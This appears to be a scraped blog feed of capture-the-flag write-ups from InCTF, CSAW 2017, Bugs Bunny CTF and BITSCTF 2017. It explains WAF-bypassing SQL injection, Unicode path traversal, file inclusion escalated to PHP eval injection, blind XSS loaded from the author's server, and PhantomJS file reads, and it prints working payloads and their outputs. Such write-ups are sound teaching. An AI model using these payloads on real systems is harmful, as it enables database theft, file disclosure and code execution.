If you doing security stuff, then you will realize how hilarious this Web Application Firewall looks. Important thing is the query here, it is vulnerable to Injection. Moreover, the source code given is just like a crumb of bread. The WAF has something more to make our injections tedious as we discover later.

Focusing on SQL Injection, the Work-Flow is quite simple

SELECT * FROM ____ WHERE user=('$var')
                                 ^
                                 |
                            You Control This


[In]  ') or 1'='1# 
[Out] You can't attack us, You can't break us

[In] ') /*!50000UnIoN*/ /*!50000SeLeCT*/ @@version#
[Out] Your friend detail is not present

[In] ') OR 1 = 1 LIMIT 1#
[Out] You can't attack us, You can't break us

[In] ') or SLEEP(50);#
[Out] Does wait, but not too long

[In] ') /*!50000UnIon*/ /*!50000SeLect*/ 1,2,3;#
[Out] Columns 1,2,3 Confirmed

[In] ') /*!50000UnIon*/ /*!50000SeLect*/ 1,@@version,3;#
[Out] 5.7.20-0ubuntu0.16.04.1

[In] ') /*!50000UnIon*/ /*!50000SeLect*/ 1,@@innodb_version,3;#
[Out] 5.7.20

My approach is always to identify how the filter / black-lists work by testing and fuzzing the Input. That helps a lot, even if you follow my past write-ups you would notice the same. So, here we are slowly getting acquainted with the behavior of the WAF. Our goal is to get flag, so we cannot settle anything lesser than extracting information from the database.

After few more tests, I noted we cannot use information anywhere like /*!50000inFormaTion*/ or information or iNfOrMaTiOn etc. That shuts the door of extracting table name from information_schema.

Again after few more tests, I noted we cannot use performance anywhere like the above. One more door has been closed for us.

So what’s next ? Look carefully at the output above. I mentioned @@innodb_version , InnoDB is a storage engine for MySQL and Mysql > 5.5 use it by default. If you are a curious reader, then I suggest you to stop reading here and explore tables in mysql schema.

[in] ') /*!50000UnIon*/ /*!50000SeLect*/ 1,table_name,3 /*!50000FrOm*/ mysql.innodb_table_stats where database_name=schema();#
[out] gu3ss1ng_must_n0t_h4pp3n

That’s our table name. But, we cannot extract columns from the innodb* itself. So, we go a little back and look at the MySQL query once more and it leaks the user column for us.

') /*!50000UnIon*/ /*!50000SeLect*/ 1,/*!50000ConCat(user)*/,3 /*!50000FrOm*/ gu3ss1ng_must_n0t_h4pp3n LIMIT 1,1;#
') /*!50000UnIon*/ /*!50000SeLect*/ 1,/*!50000ConCat(user)*/,3 /*!50000FrOm*/ gu3ss1ng_must_n0t_h4pp3n LIMIT 2,1;#
') /*!50000UnIon*/ /*!50000SeLect*/ 1,/*!50000ConCat(user)*/,3 /*!50000FrOm*/ gu3ss1ng_must_n0t_h4pp3n LIMIT 3,1;#
') /*!50000UnIon*/ /*!50000SeLect*/ 1,/*!50000ConCat(user)*/,3 /*!50000FrOm*/ gu3ss1ng_must_n0t_h4pp3n LIMIT 4,1;#

This leaks the user “Gu3$$1NG_n0t_ALL0w3d_91324954” to us. and we can utilize the user-name to fetch the flag from the search-box. Manual SQL Injection with Black-Lists are fun to exploit.

FLAG: inctf{H0w_@b0Ut_@n_r3@L_1nJ3c}

aadityapurani
http://aadityapurani.com/?p=386
Extensions
CSAW CTF 2017 Writeups
CTF
Here are few Writeups for CSAW CTF. We participate as dcua team, group of awesome people trying the best effort for the challenges.   Web 100 Solver: Aaditya Purani Task : Orange V1 http://web.chal.csaw.io:7311/?path=orange.txt At first the challenge points was 400, the time when I solved. Later the points were shifted to 100. We can […]
Show full content

Here are few Writeups for CSAW CTF. We participate as dcua team, group of awesome people trying the best effort for the challenges.


Web 100

Solver: Aaditya Purani

Task : Orange V1

http://web.chal.csaw.io:7311/?path=orange.txt

At first the challenge points was 400, the time when I solved. Later the points were shifted to 100. We can notice here that the path is fetching orange.txt and display it. This is called ‘File Inclusion’. As mentioned in the text of the challenge our goal is to read flag.txt which in result would be the solution to this challenge. Before a month, I read the Presentation of Orange Tsai in Black-Hat and kept that in my notes thinking it might appear in a CTF someday, and today was the day.

Here is the talk : https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf

On Slide #40 , he explained NodeJS Unicode failure. You may find the fullwidth latin capital letter n here

http://graphemica.com/%EF%BC%AE

The representation in UTF-16 (hex) for the letter is 0xFF2E or \xFF\x2E . As orange explained in his talk, this results into Unicode Failure while handling this and results into \x2E which is dot (.) . Now that, you understood the basics it’s finally time to exploit it.

For Black-Box Testing, my first approach to test any input is to determine it’s behavior. Let’s try this

http://web.chal.csaw.io:7311/?path=../orange.txt

We see output as WHOA THATS BANNED ! They must be having a black-list. So, I tried

http://web.chal.csaw.io:7311/?path=./orange.txt

That worked, after few more inputs. It seemed they are banned two consecutive dots. So, Now we can use the Latin n and dot to bypass and traverse back a directory.

http://web.chal.csaw.io:7311/?path=N./flag.txt

flag{thank_you_based_orange_for_this_ctf_challenge}

Bonus :

This was easy. If we have file inclusion that means we can possibly read the source code too. Why don’t do that for fun. First thing is to know what files are present in directory. So, we need to see whether server allows directory listing. You too can using

http://web.chal.csaw.io:7311/?path=#/flag.txt

We see different files, but none of them are important, so we traverse a directory back and see what’s inside it

http://web.chal.csaw.io:7311/?path=/N./#flag.txt

Great, we can see all the files but server.js is our point of interest. We can dump the file using

http://web.chal.csaw.io:7311/?path=N./server.js

and you get the source code of the challenge. Now, we can also analyse the code too

if (path.indexOf("..") == -1 && path.indexOf("NN") == -1) {
            //something cool
        } else {
            res.writeHead(403);
            res.end("WHOA THATS BANNED!!!!");
        }
    }

Now we can confirm that our Black-Box analysis was precise.

Bottom Line:

It would be a challenging question if Organizers have kept flag with a lengthy, unpredictable file name instead of flag.txt in a directory preceding to poems. That would need all solvers to do the bonus method which I showed to solve. Remember: Directory Listing is very useful.

WEB 300

Solver: Aaditya Purani

Task: Orangev3

http://web.chal.csaw.io:7312/?path=orange.txt

This one is relatively tougher. Even if you use single dot it blocks even this time it blocks Latin n.

http://web.chal.csaw.io:7312/?path=./orange.txt

After few trial and error, I concluded that any input with .txt would be good to go through the filter. But using it alone won’t help us to traverse. To traverse, you need dots or you can try different encoding and other fuzzy stuffs. But in this case, None of those work. So, let’s dive back to basics

We saw earlier how Orange’s Unicode Failure bug worked. What if the filter is now blocking the Latin n, the point to exploit remains that your Letter in UTF-16 should have \x2E. So we should find some more letters like the same.

This is the bible to find it: http://www.fileformat.info/info/charset/UTF-16/list.htm

This looks promising http://www.fileformat.info/info/unicode/char/012e/index.htm

http://web.chal.csaw.io:7312/?path=ĮĮ/flag.txt

flag{s0rry_this_t00k_s0_m@ny_tries…}

Bonus:

This one is fun. So, now I want to read the source code, you know that we need directory listing. This time # is blocked but %23 is not blocked.

http://web.chal.csaw.io:7312/?path=ĮĮ/%23flag.txt

Sweet, we can see the files. Point of Interest is server.js. Well, so straightaway you may try something as

http://web.chal.csaw.io:7312/?path=ĮĮ/%23server.js

That didn’t worked xD. This is why analyzing behavior is important. Read few lines above and you will see that .txt is only allowed. Now, server.js is not .txt. Null-Bytes to the Rescue  (not really ! )

The first thing in such scenario is to append %00

http://web.chal.csaw.io:7312/?path=ĮĮ/server.js%00.txt

Blocked ! Even though we have .txt null-byte fails miserably. So, is it the end of the road ? Nope. The solution is visible in the above URL itself.

Spoiler: Selectors (#)

I have used such bypasses before in real pentesting scenario and glad to find it in a CTF. So this should work right ?

http://web.chal.csaw.io:7312/?path=ĮĮ/server.js%23.txt

Blocked. What went wrong now ? The answer is that we are using two dots instead of one. Now, we can use the same Unicode Letter to Bypass it and that’s our final attack vector

http://web.chal.csaw.io:7312/?path=ĮĮ/serverĮjs%23.txt


Source Code (Snipped)

 if (no_ext.indexOf(".") == -1 && path.indexOf("ï¼®") == -1 && path.indexOf("%") == -1 && ext == '.txt') {
            // something cool
        } else {
            res.writeHead(403);
            res.end("WHOA THATS BANNED!!!!");
        }

Now, we can see how accurate Black-box analysis was. I wanted not only to show the solution/ writeup in boring way, but to explain the methodology behind it. Flags may fade away, but knowledge would never. Challenge would have been awesome if the flag name was random instead of flag.txt as that would force participants to think out of the box.

We Finished 8th Global and 4th in North America Undergraduate. Overall, the CTF was awesome.

Thanks to NYU for fun and pain for past two days. See you next in New York !

aadityapurani
http://aadityapurani.com/?p=374
Extensions
Bugs Bunny CTF Writeups
CTFBugsBunnyBugsBunny CTFCTF WriteupsWeb ChallengesWriteup
Here are some of the Writeup for Bugs Bunny Capture The Flag challenges. As most of the services are down, I would be adding Write-ups one after the another for the services which are up currently. We participate as dcua team, group of awesome people trying the best effort for the challenges. Web 350 Solver(s) […]
Show full content

Here are some of the Writeup for Bugs Bunny Capture The Flag challenges. As most of the services are down, I would be adding Write-ups one after the another for the services which are up currently. We participate as dcua team, group of awesome people trying the best effort for the challenges.

Web 350

Solver(s) : Aaditya Purani

There was one link given in the question

http://www.chouaibhm.me/

Opening the website, It is just a one-page site. We cannot really do much here. Viewing the source-code reveals a fake flag

<!– Bugs_Bunny{dont_be_stupid}—>

Now, Intuitively I started to search for special directories (apart from js, css, img etc) and files. I noticed that returned 200 Status whereas rest all displayed ‘NoSuchKey’

http://www.chouaibhm.me/META-INF/
http://www.chouaibhm.me/WEB-INF/

Directory listing was not there. But it is was trivial by then to view this as an s3 bucket. Hence, I fired up my terminal and used aws-cli

$ aws s3 ls s3://www.chouaibhm.me/

[res]
 PRE QnVnc19CdW5ueXtZMHVfNHJlX0MwMDFfdDBkYXlfRHVkM30/
 PRE css/
 PRE img/
 PRE js/
 PRE sass/
 PRE vendor/
2017-07-20 03:04:47 52157 index.html

Nice, we can read the s3 bucket. Using the similar command to go inside the first directory we see there exist a flag.txt

$ curl http://www.chouaibhm.me/QnVnc19CdW5ueXtZMHVfNHJlX0MwMDFfdDBkYXlfRHVkM30/flag.txt
you are so close don't be stupid tho xD

Bugs_Bunny{I_am_JOking_lol}

That is also not the flag. But as we can notice the directory is base64.

$ echo -e "QnVnc19CdW5ueXtZMHVfNHJlX0MwMDFfdDBkYXlfRHVkM30=" | base64 -d

Bugs_Bunny{Y0u_4re_C001_t0day_Dud3}

That’s it. Pretty simple

Web 150 (MindReader)

Solver(s) : Aaditya Purani & solarwind

URL: http://52.53.151.123/web/web100/

Note that, We were the 2nd team to solve this challenge after it was launched (~30 minutes). When we solved, It was running on the above mentioned URL. Hence, our write-up would specifically show how we solved for that URL.

Visiting the domain gives us as below:

We can see that there is a placeholder which says file/readme.txt .So, we think evil here and start by inputting /etc/passwd . Gives us custom error as a troll. So, It’s not that easy. Hence, we input file/readme.txt and we can see it does read the file. Cool !

I tried using php:// wrapper like PHP://filter/convert.base64-encode/resource= . Such techniques are mentioned here. It works, but for file/readme.txt specifically. Our goal is to read break out of it. I noticed that, anything except file/readme.txt threw custom error. Time to fiddle !

This is basically how traversal works

$ ls dir1/                   #dir1 contains file1.txt
file1.txt

$ cat dir1/file1.txt         #concat file1.txt to stdout

$ cat dir1/../dir1/file.txt  #works same as above

So what do you notice ? It’s not confusing at all. Here is breaking

$ cat dir1/../dir1/file.txt
       
        ^      ^
        |      |
        ________
        Same dir
/../ moves one directory back , so you reach where you were before

Now that you know the basics you can fetch like

http://52.53.151.123/web/web100/readMinder.php?file=file/../file/readme.txt

This works. Hence, Traversal is possible between directories. But there is a filter as already mentioned otherwise I could have traversed till /etc/passwd before. So, let’s defeat it.

http://52.53.151.123/web/web100/readMinder.php?file=file/../file/readme.txt.blah        (Blank Page)
http://52.53.151.123/web/web100/readMinder.php?file=file/../file/roastme.txt            (Custom Error)
http://52.53.151.123/web/web100/readMinder.php?file=file/../file/readme.omg             (Blank Page)

anything with readme worked. In order to traverse your end path should be the file you want to read. In my case, I don’t want to read junk like readme.* but particularly interested in juicy files. How about adding readme at the beginning :p

http://52.53.151.123/web/web100/readMinder.php?file=readme/../file/readme.txt

Throws Custom Error. Nice, they hate readme as pre-fix. I padded the pre-fix with xxx and suffix my working payload was

http://52.53.151.123/web/web100/readMinder.php?file=xxxreadmex/../file/readme.txt

Yikes. Broke out of the filter, within no time. I could access /etc/passwd

http://52.53.151.123/web/web100/readMinder.php?file=xxxreadmex/../../../../../../etc/passwd

Now, we can also read the source of readMinder.php , thanks to solarwind.

http://52.53.151.123/web/web100/readMinder.php?file=xxxreadmex/../readMinder.php
http://52.53.151.123/web/web100/readMinder.php?file=xxxreadmex/../flag/flag.txt

flag.txt was a troll too. I started reading Source to esclate this

56) exit("file name too long dude :v !"); $filename = basename($file); if (!strpos($file, "readme")) exit("Not The good Way bro 😉 !"); echo "
"; readfile($file); echo "
"; eval("fwrite(fopen('flag/flag.txt','a'),'$filename');"); ?> 

Spot the Bug. ! We can control the $file, hence $filename too. basename() function returns the filename from a path. That $filename goes to eval(). If you are a security guy, you won’t need introduction for the eval(). So, In this case we control what’s going into eval. and we can break out of it

eval("fwrite(fopen('flag/flag.txt','a'),'');echo('aaditya');"); ?> 

Payload: ‘);echo(‘aaditya

Now, we own the plot from here. Below, is the vector by solarwind using glob() to find files

http://52.53.151.123/web/web100/readMinder.php?file=xreadme.txt');var_dump(glob('*'));die('END

and

view-source: http://52.53.151.123/web/web100/key/key.txt
Bugs_bunny{R3adf1le_15_n0t_G00d}


Steg100

We were given an Image, I tried to refine the image via GIMP editor. Here are the resultsWe can notice the flag now (It’s not much sharp in the image) : BUGS_BUNNY{Odd_2nd_3V3N_2r3nt_funNy}

Web 30

URL: http://52.53.151.123/web/web30.php

Visiting the page shows that your User-Agent is not Bugs_Bunny Browser. We can tamper with User-Agent by using ‘User-Agent Switcher’ plugin and creating an agent with Bugs_Bunny Browser.

After refreshing, we reach the next page which says (1/2) This is your key maybe you need twice “Hashkiller” . We can open Burp-Suite and start Intercepting the request. There is a

Cookie: flag=zn8XhqnlBRBetevoFcSQAw0OMVH6Kwj23svbneF1+5gDfBdn9osZBfB06c
Tub4ARg3OTTjsBIG7x

It’s a custom encryption. As the Hint suggests Hashkiller, we proceed to https://hashkiller.co.uk/text-encryption.aspx

and decrypt the cipher-text with key ‘Hashkiller’ and we get the flag

Bugs_Bunny{hashkiller_has_a_custom_encryption_ algorithm}

Conclusion:

We finished 1st at the end of the competition. Credits and Shouts to the Team.

aadityapurani
http://aadityapurani.com/?p=365
Extensions
BITSCTF 2017 Writeups
CTFBITSCTFCTF WriteupsWriteups
Hey there, tl;dr : These are few of the write-ups of the challenges of BITSCTF 2017. The team from which i was participating, “DCUA” Finished at 1st place . WEB 10: Here, we were given an website http://botbot.bitsctf.bits-quark.org/ . After going to infamous http://botbot.bitsctf.bits-quark.org/robots.txt we see that there is a directory ‘/fl4g’ . When we go that […]
Show full content

Hey there,

tl;dr : These are few of the write-ups of the challenges of BITSCTF 2017. The team from which i was participating, “DCUA” Finished at 1st place .

WEB 10:

Here, we were given an website http://botbot.bitsctf.bits-quark.org/ . After going to infamous http://botbot.bitsctf.bits-quark.org/robots.txt we see that there is a directory ‘/fl4g’ . When we go that directory

http://botbot.bitsctf.bits-quark.org/fl4g/

We see the flag BITCTF{take_a_look_at_googles_robots_txt}

WEB 30:

SQL Injection ! Enter ‘; in the text-box presents us with error “You have an error in your SQL Syntax …”

After that i did a Manual SQL Injection finding 2 vulnerable column, so the payload looks like

‘union select 1,@@version#

Now, it’s a piece of cake, To extract automate we can use SQLMap ( This Automation credit goes toPedro Núñez )

$ sqlmap -u "http://joking.bitsctf.bits-quark.org/index.php" --data "id=1&submit1=submit" -p id --dbms=mysql -v 6 --level=3 --risk=3 --threads 5 --dump

BITSCTF{wh4t_d03snt k1ll y0u, s1mply m4k3s y0u str4ng3r!}

WEB 60:

http://msgtheadmin.bitsctf.bits-quark.org/ was the link given for the challenge. After going to the link, we see a field area when something is written in that and submitted it goes to the Admin. We see the possible fault here, what if the Admin Panel’s backend output is unsanitised ?

Blind Cross Site Scripting. In most of my blind XSS Testing, i prefer to use XSS hunter. After submitting the payload in format https://mybox/var.js , After a minute i got a mail about XSS Payload fired [!] .(As expected)

screen-shot-2017-02-05-at-10-54-02-am

After checking the DOM, I checked the HTML Page content, and here it is. The Flag was in plain text . Sweet! 🙂

BITSCTF{hsr_1s_n0t_cr3ative}

WEB 80:

The admin is interested in showcasing the best websites around the world. But he needs your help in finding those website. So he has asked you for help.

Submit your URLs at http://showtheadmin.bitsctf.bits-quark.org/

Going to the http://showtheadmin.bitsctf.bits-quark.org/ shows the similar interface like the above challenge. But this time it accepts URL only http://site.com/ . I gave my VPS IP in first attempt, I saw an hit by a bot from User-Agent : ‘PhantomJS’ .

We have two possibilities here :

1.) To solve the challenge by DNS Rebinding and changing the document.domain of the Landing page to 127.0.0.1 & fetch the flag

2.) To exploit PhantomJS Configuration itself

Let’s start with first one, we setup the same ( except document.domain trick) and tried to access local directories and files. We were told in the Challenge that flag is present in /secret/flag.php directory. Our first attempt was futile as directories attempt gave us  Forbidden and files request gave us ‘Attempt from Invalid domain’. We didn’t tried changing document.domain & Referrer yet as we kept that in mind for future attempts.

Moving to the next possibility, our thought was to exploit the PhantomJS Configuration itself. We sent a our VPS with http://myvps.com/’okok , whose entry was made in the Access-Logs. After, we did

http://vps.com/";page.customHeaders={Host:'127.0.0.1'};var nonce="

–> Gives request on /

http://vps.com/"+require('fs').read('/etc/issue');page.customHeaders={Host:'127.0.0.1'};var nonce="

And finally dumped the “/var/www/html/cors/secret/flag.php”

BITSCTF{1_st0l3_y0ur_cak3_hu3hu3}

Special Thanks & credits goes to our team member Vladislav Babkin for performing the end attack-vector ! 🙂  We read the content of `flag.php` and saw Access-Control-Allow-Origin: * & checking whether referrer contains bitsctf. I am looking forward to see other Team’s POC for the same challenge too !

Overall it was fun, and shoutouts to the brilliant team members who displayed their exemplary skills to solve every challenges for this CTF and for their support.

screen-shot-2017-02-05-at-11-27-54-am

aadityapurani
screen-shot-2017-02-05-at-10-54-02-am
screen-shot-2017-02-05-at-11-27-54-am
http://aadityapurani.com/?p=345
Extensions